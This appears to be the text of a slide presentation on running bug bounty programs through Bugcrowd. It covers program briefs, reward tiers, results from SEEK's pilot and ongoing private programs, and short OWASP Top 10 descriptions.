
- ❑ Crowdsourced security testing.
- ❑ Pay for valid bugs found, not for time spent testing.
- ❑ Researchers come from all around the world.

Even Up the Playing Field

50-200 Bounty Hunters




~140 Tech Team



- ❑ Bug bounty services help you setup and manage the program.
- ❑ Time based or on-demand programs.
- ❑ Invite only programs with option to help with triaging submissions.

bugcrowd

hackerone



The Brief

- Overview of company and targets.
- Targets - sites that are in scope.
- Out-of-Scope - Areas that are off limits.
- Issue Exclusions - Issues you will not reward.
- Rewards - What you will reward for issues found.

Targets

*.domain.com
API
MISC applications

Please explain your listed targets. Leave nothing to interpretation - and be sure you know and understand your attack surface.

Focus Areas

Use this space to draw attention to the things you care about. For instance, if you want researchers to focus on testing the API, mobile app, specific functionality (e.g. payment processing), or targets

Out-of-Scope

Use this area to talk about what you don't care about. Be sure to mention things that might be intended functionality (e.g. XSS via an HTML editor), things that are accepted business risks, known issues, and whether or not you'll accept issues that result from pivoting

The following finding types are specifically excluded from the bounty:

Please be sure to review these standard exclusions to ensure that they're things that you don't care about -- additionally, you're free to add to this list as you see fit

- Descriptive error messages (e.g. Stack Traces, application or server errors).
- HTTP 404 codes/pages or other HTTP non-200 codes/pages.
- Fingerprinting / banner disclosure on common/public services.
- etc.

Rewards:

Rewards are administered according to the following guidelines:

- XSS: \$XXX-\$XXX
- CSRF: \$XXX-\$XXX
- SQL: \$XXX-\$XXXXXX
- Etc.

Rules

 This bounty follows Bugcrowd's standard disclosure terms

Bug Bounty Programs



500+ Public Bug Bounty Programs Globally




Even the Pentagon Have a Bug Bounty Program!!



US Secretary of Defense Ashton Carter (left) said the initiative was designed to "strengthen our digital defences and ultimately enhance our national security"


Credit **Samuel Corum/Anadolu Agency/Getty Images**

Location of Researchers




Source: Bugcrowd - The State of bug bounty report

Company Verticals



Source: Bugcrowd - The State of bug bounty report

Company Size



Source: Bugcrowd - The State of bug bounty report

Can i run a bug bounty program?

Can i run a bug bounty program?

- ❑ Do you have security aware people to manage the program?
- ❑ What is the security maturity of the websites you want to test?
- ❑ Can you fix security issues in a timely manner?



Can i run a bug bounty program?

- ❑ How fragile are your websites?
- ❑ Do you have a publicly available test environment?
- ❑ Could you block attacks if the researchers are affecting customers?



Bug Bounty Program POC


Two week, private program through Bugcrowd.

Private On-demand Program


- ❑ 50 researchers invited and were paid for bugs found.
- ❑ Testing occurred on production systems.
- ❑ 3 apps in scope.
- ❑ ~5 days FTE effort for SEEK (not including remediation).

Bugcrowd Overview

104 issues were reported in total, with 40 being verified issues:




Timeline of Issues Submitted



Issue Ratings

3 High, 7 Medium and 31 Low issues were reported:



T10

OWASP Top 10 Application Security Risks – 2013

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3 – Cross-Site Scripting (XSS)


XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.


Issues by Category

97.5% of all issues are categorised in the OWASP Top 10:



About the Researchers

50 researchers were invited, 15 submitted and 12 were valid:




Reward Pool

Distribution of \$15K USD reward pool:




Reward Pool

Distribution of \$15K USD reward pool:



Only Slight Increase in Overall Traffic



Ongoing Bug Bounty Program

Ongoing, private, managed program through Bugcrowd.

Private Ongoing Program

- Ongoing, private, managed program (Started Nov 2016).
- 50 researchers invited initially, now have over 250.
- Testing occurs on production systems.



SEEK

SEEK is a diverse group of companies that have a unified purpose to help people live more fulfilling and productive working lives and help organisations succeed.

\$50 - \$5,000 per vulnerability



[Submit a report](#)

Managed by [bugcrowd](#)

[Program Details](#)

[Program Updates \(3\)](#)

For this program, we're inviting researchers to test SEEK's web applications and services - with a focus of identifying security weaknesses that might lead to the compromise of our customer data (job seekers profiles and resumes).

Thank you for participating!

46 vulnerabilities rewarded

3 days average response time

\$360.47 average payout (last 12 weeks)

Rewards

Rewards are based on impact to our customers and the business. So the bigger the impact the bigger the reward! Usually this equates to the following reward ranges but may differ depending on the business impact.

Category	Tier 1	Tier 2
P1	\$2,500 - \$5,000	\$1,000 - \$5000
P2	\$800 - \$1,200	\$700- \$900
P3	\$400 - \$500	\$200- \$400
P4	\$100 - \$200	\$50

Submissions Received


November 8, 2016 - August 14, 2017

TECHNICAL SEVERITY

× Critical

× Severe

× Moderate



Average Time Taken to Fix Issues

TECHNICAL SEVERITY

UNRESOLVED to

RESOLVED

CRITICAL

0.0 days

SEVERE

13.2 days

MODERATE

21.8 days

LOW

--

INFORMATIONAL

--



Stored XSS on Job Posting via Job Details in

DUPLICATE



95.04% · [redacted] · 06/08/2016

Reference Number 49a5789d2870710f25f9b36e7b5eec9f654e8249ae62ada3167a7adb105bf0c5

Original caption Stored Xss in job description while creating a new job



[redacted] added a **comment**

